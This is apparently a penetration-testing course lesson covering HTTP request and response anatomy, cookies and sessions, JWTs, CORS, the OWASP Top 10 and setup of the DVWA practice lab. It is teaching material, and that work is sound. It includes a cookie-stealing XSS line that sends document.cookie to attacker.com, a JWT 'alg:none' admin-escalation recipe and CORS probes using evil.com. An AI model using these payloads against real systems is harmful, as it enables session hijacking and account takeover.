
🟢 Day 11 — Web Application Security Basics
Day 100 — Professional Pentester
🌐 PHASE 2 OF 5 — WEB APPLICATION SECURITY (DAYS 11–35)
You’ve completed Phase 1 — the foundation. Now we go deep into the most targeted category in security testing: web applications.
Over the next 25 days we cover the complete OWASP Top 10, Burp Suite mastery, SQL injection, XSS, authentication bypass, and bug bounty methodology. Today’s lesson is the foundation all of that sits on — how web applications actually work, and where every vulnerability category originates.
11
The vast majority of critical vulnerabilities found in security assessments and bug bounty programmes live in web applications. Not in the network. Not in the operating system. In the web application — the layer that most developers build, most organisations deploy, and most security teams least understand at a deep technical level.
Before you can find SQL injection, XSS, or authentication bypass — before Burp Suite makes complete sense — you need to understand how web applications work at the protocol level. That’s today. By the end, you’ll see every web page you visit differently.
Web application security is the broadest and deepest area in our entire 100-day course. We’re spending 25 days on it because it deserves that time. More penetration testing engagements focus primarily on web applications than on any other attack surface. More bug bounty findings come from web vulnerabilities than any other category. More real-world breaches originate from web application weaknesses than from anything else.
Client-Server Architecture — The Foundation of Every Web Application
Every web application is built on a client-server model. Your browser (the client) requests content from a server. The server processes the request and sends back a response. This exchange is mediated by HTTP — the protocol we covered in Day 5. What changes in Day 11 is the depth at which we understand each component.
Modern Web Application — Three-Tier Architecture
💻
TIER 1: CLIENT
Browser, mobile app, or API consumer. Sends HTTP requests. Renders HTML/CSS/JS responses.
Attack surface: DOM, client-side scripts, localStorage
⟷
⚙️
TIER 2: WEB SERVER / APP
Processes requests, applies business logic, queries database, returns responses.
Attack surface: input validation, auth, logic flaws
⟷
🗄️
TIER 3: DATABASE
Stores and retrieves application data. MySQL, PostgreSQL, MongoDB, Oracle.
Attack surface: SQL injection, NoSQL injection, access control
Most critical web vulnerabilities target Tier 2 — the application layer where user input meets server-side processing.
HTTP Request & Response Anatomy — Every Field Matters
Every web vulnerability involves HTTP — either manipulating a request, or exploiting how a server generates a response. You need to be able to read an HTTP message the way a developer reads source code — understanding what every line means and where it could be abused. Burp Suite (Day 12) makes this visual; today we understand the raw format it shows you.
The HTTP Request
Full HTTP POST request — annotated
POST /api/login HTTP/1.1
← method | endpoint | version
Host: target.com
← required; server needs this for virtual hosting
User-Agent: Mozilla/5.0 (
Kali Linux)
← browser ID — easy to spoofContent-Type: application/json
← tells server how to parse the body
Content-Length: 42
← byte length of body
Cookie: session=eyJhbGc…
← authentication token — most valuable header
Authorization: Bearer eyJhbGc…
← API authentication
Referer: https://target.com/login
← where this request came from
← blank line separates headers from body
{“username”:”admin”,”password”:”test”} ← request body
# Security-relevant observations:
# 1. Cookie header = session token → stealing this = account takeover
# 2. Content-Type determines parsing → changing it can bypass input filters
# 3. User-Agent is fully attacker-controlled → fingerprinting unreliable
# 4. JSON body → each field is a potential injection point
The HTTP Response
HTTP response — what the server sends back
HTTP/1.1 200 OK
← version | status code
Server: Apache/2.4.41 (Ubuntu)
← REVEALS SERVER TYPE & VERSION — info leak
Set-Cookie: session=abc123; Path=/; HttpOnly; Secure
← session cookie
X-Frame-Options: DENY
← prevents clickjacking attacks
Content-Security-Policy: default-src ‘self’
← prevents XSS
Strict-Transport-Security: max-age=31536000
← forces HTTPS
Content-Type: text/html; charset=UTF-8
← blank line
<html><body>…page content…</body></html>
# Security header analysis — missing headers = vulnerabilities:
# Missing X-Frame-Options → clickjacking possible
# Missing CSP → XSS more exploitable
# Missing HSTS → SSL stripping possible
# Server header present → version fingerprinting for attackers
# Cookie HttpOnly flag → JS cannot access → XSS can’t steal it
# Cookie Secure flag → only sent over HTTPS
💡 Security headers are a quick win: Checking which security headers are present (or absent) takes 30 seconds with curl -I https://target.com. Missing security headers are often low-to-medium findings in penetration test reports that are easy to implement and meaningfully reduce attack surface. In bug bounty, they rarely pay — but they demonstrate thoroughness.
HTTP Methods & Status Codes — Reading the Conversation
HTTP Methods — Every One Matters in Testing
| Method | Purpose | Security Note |
|---|
| GET | Retrieve data | Params in URL — logged, cached |
| POST | Send data | Body — for sensitive data |
| PUT | Replace resource | Enabled = file upload risk |
| PATCH | Modify resource | Check if auth required |
| DELETE | Remove resource | Enabled without auth = critical |
| OPTIONS | List allowed methods | Reveals attack surface |
| HEAD | Headers only | Same as GET, no body |
Status Codes — What the Server Is Telling You
2xx Success — 200 OK, 201 Created, 204 No Content. Request worked.
3xx Redirect — 301 Moved, 302 Found, 307 Temp. Watch for open redirects.
4xx Client Error — 400 Bad Request, 401 Unauthorised, 403 Forbidden, 404 Not Found. 403 ≠ 404 — resource exists but access denied.
5xx Server Error — 500 Internal Error, 502 Bad Gateway, 503 Service Unavailable. Server errors often reveal stack traces — valuable intel.
# Check allowed methods on a target
curl -X OPTIONS https://target.com/api/ -I
Allow: GET, POST, PUT, DELETE
# DELETE enabled = potential data destruction without auth
Cookies, Sessions & State Management — The Authentication Backbone
HTTP is stateless — each request is independent and the server has no memory of previous interactions. Sessions and cookies are the mechanism that adds state to a stateless protocol, allowing you to stay “logged in” across multiple requests. Understanding this mechanism is the foundation for understanding authentication attacks, session hijacking, and CSRF.
The cookie lifecycle — from login to session management
# Step 1: User logs in — server validates credentials
POST /login username=alice&password=secret123
HTTP/1.1 302 Found
Set-Cookie: session=a3f8b2c9d4e1; Path=/; HttpOnly; Secure; SameSite=Strict
# Server creates a session record, sends back the session ID as a cookie
# Step 2: Every subsequent request — browser sends cookie automatically
GET /account/profile
Cookie: session=a3f8b2c9d4e1
# Server looks up “a3f8b2c9d4e1” in session store → finds Alice → responds
# Cookie security flags — each one matters
HttpOnly # JS cannot read this cookie → XSS cannot steal it
Secure # Only sent over HTTPS → SSL strip can’t capture it
SameSite=Strict # Not sent on cross-site requests → CSRF protection
SameSite=Lax # Sent on top-level navigations, not sub-resources
Path=/ # Cookie sent for all paths under the domain
Domain=.target.com # Sent to all subdomains — risk if subdomain is compromised
# Attack scenario — missing HttpOnly flag
# XSS vulnerability exists → attacker injects:
document.location=’https://attacker.com/steal?c=’+document.cookie
# Victim’s session cookie transmitted to attacker
# Attacker uses it to log in as victim — no password needed
# HttpOnly flag prevents: document.cookie is undefined
JWT Tokens — The Modern Alternative to Session Cookies
Modern APIs increasingly use JSON Web Tokens (JWT) instead of traditional session cookies. A JWT is a self-contained token that encodes the user’s identity and permissions, cryptographically signed by the server. Understanding JWT structure is essential for web application testing because JWT vulnerabilities are consistently found in bug bounty programmes.
JWT anatomy — a token that tells the server who you are
# A JWT looks like this (three base64-encoded parts separated by dots):
eyJhbGciOiJIUzI1NiJ9
.
eyJ1c2VybmFtZSI6ImFsaWNlIiwicm9sZSI6InVzZXIifQ
.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
# Decode the header (part 1):
echo “eyJhbGciOiJIUzI1NiJ9” | base64 -d
{“alg”:”HS256″} ← signing algorithm
# Decode the payload (part 2):
echo “eyJ1c2VybmFtZSI6ImFsaWNlIiwicm9sZSI6InVzZXIifQ==” | base64 -d
{“username”:”alice”,”role”:”user”} ← user claims
# Classic JWT vulnerability: algorithm confusion
# Change “alg”:”HS256″ → “alg”:”none” in header
# Change “role”:”user” → “role”:”admin” in payload
# Remove the signature — if server accepts “none” algorithm…
# You just escalated yourself to admin with no credentials
Authentication Mechanisms — What’s Protecting the Door
Authentication is the process of verifying identity. Web applications implement it in several ways, each with distinct security properties and failure modes. As a security tester, you need to understand what mechanism is in use before you can test it effectively.
🔑
Form-Based Authentication
Username + password submitted via HTML form (POST). Server validates against stored hash, creates session, sets cookie. Most common mechanism. Vulnerable to: brute force, credential stuffing, CSRF on logout, session fixation, and predictable session IDs.
🔐
HTTP Basic Authentication
Username:password base64-encoded in the Authorization header on every request. Not encrypted by itself — requires HTTPS. No session — credentials sent every time. Found on internal APIs and legacy systems. Often uses default credentials. Hydra supports it directly.
🎫
Token-Based (JWT / OAuth 2.0)
Self-contained token issued after authentication. Sent in Authorization: Bearer header. Common in REST APIs and single-page applications. Vulnerabilities include: algorithm confusion (“none”), weak secrets (brute-forceable HMAC keys), missing expiration, sensitive data in unencrypted payload, and confused deputy attacks in OAuth flows.
🔏
API Key Authentication
Static secret key passed in header (X-API-Key) or query parameter. Simple but has significant weaknesses: keys often embedded in client-side code, leaked to version control, logged in URLs, and rarely rotated. Finding API keys in JavaScript source, GitHub repos, or URL logs is one of the most common bug bounty findings.
Same-Origin Policy & CORS — The Browser’s Security Boundary
The Same-Origin Policy (SOP) is one of the most fundamental browser security mechanisms. It prevents JavaScript on one origin from reading data returned from a different origin. Without it, any website you visit could read your emails, bank statements, or any other authenticated content in another tab.
Same-Origin Policy — what counts as “same origin”
# Same origin requires: identical scheme + hostname + port
https://target.com:443/page ← ORIGIN
https://target.com:443/other ✓ Same origin (path differs, irrelevant)
http://target.com:443/page ✗ Different scheme (http vs https)
https://sub.target.com/page ✗ Different hostname
https://target.com:8443/page ✗ Different port
# CORS — Cross-Origin Resource Sharing — intentionally relaxes SOP
# Server can say: “I trust requests from https://app.target.com”
Access-Control-Allow-Origin: https://app.target.com
# Only that specific origin can read responses
# CORS misconfiguration — wildcard with credentials
Access-Control-Allow-Origin: *
Access-Control-Allow-Credentials: true
# CRITICAL: Allows any site to make credentialed requests and read responses
# Common bug bounty finding that pays well ($500–$5000)
# Test CORS with curl
curl -H “Origin: https://evil.com” -I https://target.com/api/data
# If response includes: Access-Control-Allow-Origin: https://evil.com
# The server trusts any origin — potentially exploitable
OWASP Top 10 — Your Web Application Attack Map
The OWASP Top 10 is the most referenced web security standard in the world. Every penetration test report, every compliance framework, and every security training programme references it. Over the next 24 days we’ll cover each category in depth. Today — understand what each one means at a conceptual level and where it fits into what you already know.
| # | Category | What It Means | Course Day |
|---|
| A01 | Broken Access Control | Users accessing resources/actions beyond their permissions (IDOR, privilege escalation) | Day 16 |
| A02 | Cryptographic Failures | Sensitive data exposed — weak encryption, HTTP instead of HTTPS, plaintext storage | Day 17 |
| A03 | Injection | Untrusted data sent to interpreter — SQL, NoSQL, OS command, LDAP injection | Day 13 |
| A04 | Insecure Design | Fundamental design flaws — missing threat modelling, business logic errors | Day 20 |
| A05 | Security Misconfiguration | Default passwords, open S3 buckets, verbose error messages, missing security headers | Day 18 |
| A06 | Vulnerable Components | Outdated libraries, frameworks, or dependencies with known CVEs | Day 21 |
| A07 | Auth Failures | Broken authentication — weak passwords, missing MFA, session management flaws | Day 15 |
| A08 | Software Integrity Failures | Unverified updates, CI/CD pipeline attacks, insecure deserialization | Day 22 |
| A09 | Security Logging Failures | Insufficient logging — can’t detect breaches or reconstruct attack chains | Day 23 |
| A10 | SSRF | Server-Side Request Forgery — server fetches attacker-controlled URL, reaching internal systems | Day 24 |
💡 Notice A01 — Broken Access Control: It’s the #1 category, not Injection. The shift reflects a decade of industry learning: access control is harder to test automatically, easier to miss in code review, and devastatingly common. We spend two full days on it (Days 16–17) because it appears in nearly every real assessment.
Mapping a Web Application’s Attack Surface — Before You Test Anything
Before touching Burp Suite or firing any payloads, a professional spends time mapping the application — understanding every entry point, every function, every piece of technology. This reconnaissance phase shapes everything that comes after. Here’s the systematic approach I use on every web application engagement.
Web application attack surface mapping — systematic approach
# 1. Technology fingerprinting — what’s running?
curl -I https://target.com # Check response headers for Server, X-Powered-By
wappalyzer # Browser extension — detects CMS, framework, libraries
whatweb https://target.com # CLI alternative to Wappalyzer
# 2. Subdomain and endpoint discovery
ffuf -u https://target.com/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt
# ffuf = fast web fuzzer, discovers hidden directories and files
# 3. Input point inventory — where does user data enter?
# Browse the application systematically — every form, every URL parameter
# In Burp: use the Target → Site Map to see all requests made
# Note: GET params, POST body fields, cookies, headers, JSON fields
# 4. Authentication surface — how many login mechanisms?
# Main login, admin login, API authentication, OAuth providers
# Password reset flow, registration, email verification
# Each is a separate test target
# 5. JavaScript analysis — what’s in client-side code?
curl https://target.com | grep -oE ‘src=”[^”]+”‘ # Find JS files
# Review JS files for: API endpoints, hardcoded keys, hidden functionality
Setting Up DVWA — Your Web Application Practice Target
DVWA (Damn Vulnerable Web Application) is a deliberately vulnerable PHP/MySQL web application built specifically for security training. Every OWASP vulnerability category we cover over the next 24 days has a dedicated exercise in DVWA. Install it in your Kali lab now — it’ll be your practice ground for the rest of Phase 2.
Installing DVWA on Kali Linux
# Option 1: Install via apt (easiest on modern Kali)
sudo apt update && sudo apt install dvwa -y
sudo dvwa-start
# Opens at: http://127.0.0.1:42001/dvwa
# Option 2: Manual install on Metasploitable 2
# DVWA is already installed — just browse to:
http://192.168.56.101/dvwa
Default credentials: admin / password
# After login — setup the database
# Click “Create / Reset Database” on the setup page
# Set security level to “Low” for initial practice
# DVWA Security → Security Level → Low → Submit
# DVWA vulnerability modules available:
Brute Force, Command Injection, CSRF, File Inclusion
File Upload, Insecure CAPTCHA, SQL Injection
SQL Injection (Blind), Weak Session IDs, XSS (DOM)
XSS (Reflected), XSS (Stored), JavaScript
🎯 Day 11 Practical Task
📋 DAY 11 CHECKLIST
1
Inspect HTTP headers on three websites using curl
curl -I https://google.com
curl -I https://securityelites.com
curl -I http://192.168.56.101 # Metasploitable
Which security headers are present? Which are missing? Note the Server header — does it reveal software versions?
2
Set up DVWA and confirm all modules load correctly
Install DVWA (apt or Metasploitable). Login with admin/password. Set Security Level to Low. Click through all 13 vulnerability modules and confirm they load. This is your lab for Days 12–35.
3
Decode a JWT from DVWA’s session cookie
# After logging into DVWA, open browser DevTools → Application → Cookies
# Copy the PHPSESSID value, then paste any JWT-looking token at:
https://jwt.io # Decode and inspect the payload
What information is stored in the token? Is it a traditional session ID or a JWT?
★
Map DVWA’s complete attack surface manually
Browse every page in DVWA. List every: form input field, URL parameter, cookie, and HTTP method used. This is your attack surface map. Save it to ~/Day11/dvwa_attack_surface.txt. Day 12 we load this into Burp Suite and start intercepting these requests.
⭐ BONUS CHALLENGE — CORS Testing
Test DVWA’s CORS configuration — does it accept requests from arbitrary origins?
curl -H “Origin: https://evil.com” -I http://192.168.56.101/dvwa/
# Look for Access-Control-Allow-Origin in the response
# Is evil.com reflected? That’s a CORS misconfiguration.
Share your findings with #Day11Done in the SecurityElites Telegram 🌐
🌐
The web is no longer a black box.
You see every layer — and where each one breaks.
Day 12 is where Phase 2 gets hands-on: Burp Suite setup, intercepting your first real web request, and beginning to manipulate live traffic. Everything we covered today — HTTP, cookies, sessions — you’ll see it flowing through Burp in real time. It’s one of the most satisfying sessions in the whole course.
Day 12: Burp Suite Setup →
Frequently Asked Questions — Day 11 Web Application Security Basics
Why is Broken Access Control the #1 OWASP risk?
Access control is the #1 risk because it’s pervasive, hard to detect automatically, and often missed in code review. Unlike SQL injection (which scanners detect), access control issues require understanding the application’s intended behaviour — knowing that user ID 1337 shouldn’t be able to read user ID 9999’s data requires understanding context. This is why human security testing finds far more access control issues than automated scanning.
What is the difference between authentication and authorisation?
Authentication answers “who are you?” — it’s the process of verifying identity (login). Authorisation answers “what are you allowed to do?” — it’s the process of determining what an authenticated user can access or perform. Many applications implement authentication correctly but authorisation poorly — allowing authenticated users to access other users’ data (IDOR) or perform admin actions (privilege escalation). Both are tested in a security assessment, and both appear in the OWASP Top 10.
What tools are used for web application penetration testing?
Core tools: Burp Suite (HTTP proxy, scanner, intruder — covered Day 12), FFUF or Gobuster (directory/endpoint discovery), SQLMap (automated SQLi), Nikto (web server scanner), WhatWeb (technology fingerprinting), and browser DevTools. All are pre-installed on Kali or installed via apt. We cover each tool in depth on the day we use it for a specific vulnerability category.
Is DVWA safe to run on my main computer?
DVWA running inside a VirtualBox VM on a host-only network is safe — it’s isolated from your real network and the internet. Running DVWA directly on your host machine and exposing it to a network is extremely unsafe and should never be done. The deliberate vulnerabilities in DVWA are real, exploitable flaws. Always run it inside a properly isolated VM as we set up on Day 2.
ME
Mr Elite
Founder, SecurityElites.com | Penetration Tester | Educator
Web application security is where I’ve spent the majority of my professional career. The reason is simple: every organisation has a web application, most have significant vulnerabilities in them, and the impact of those vulnerabilities — data breaches, account takeovers, business logic abuse — is immediate and measurable. Eleven days in and you’re now ready to go deep into the most impactful area of this field.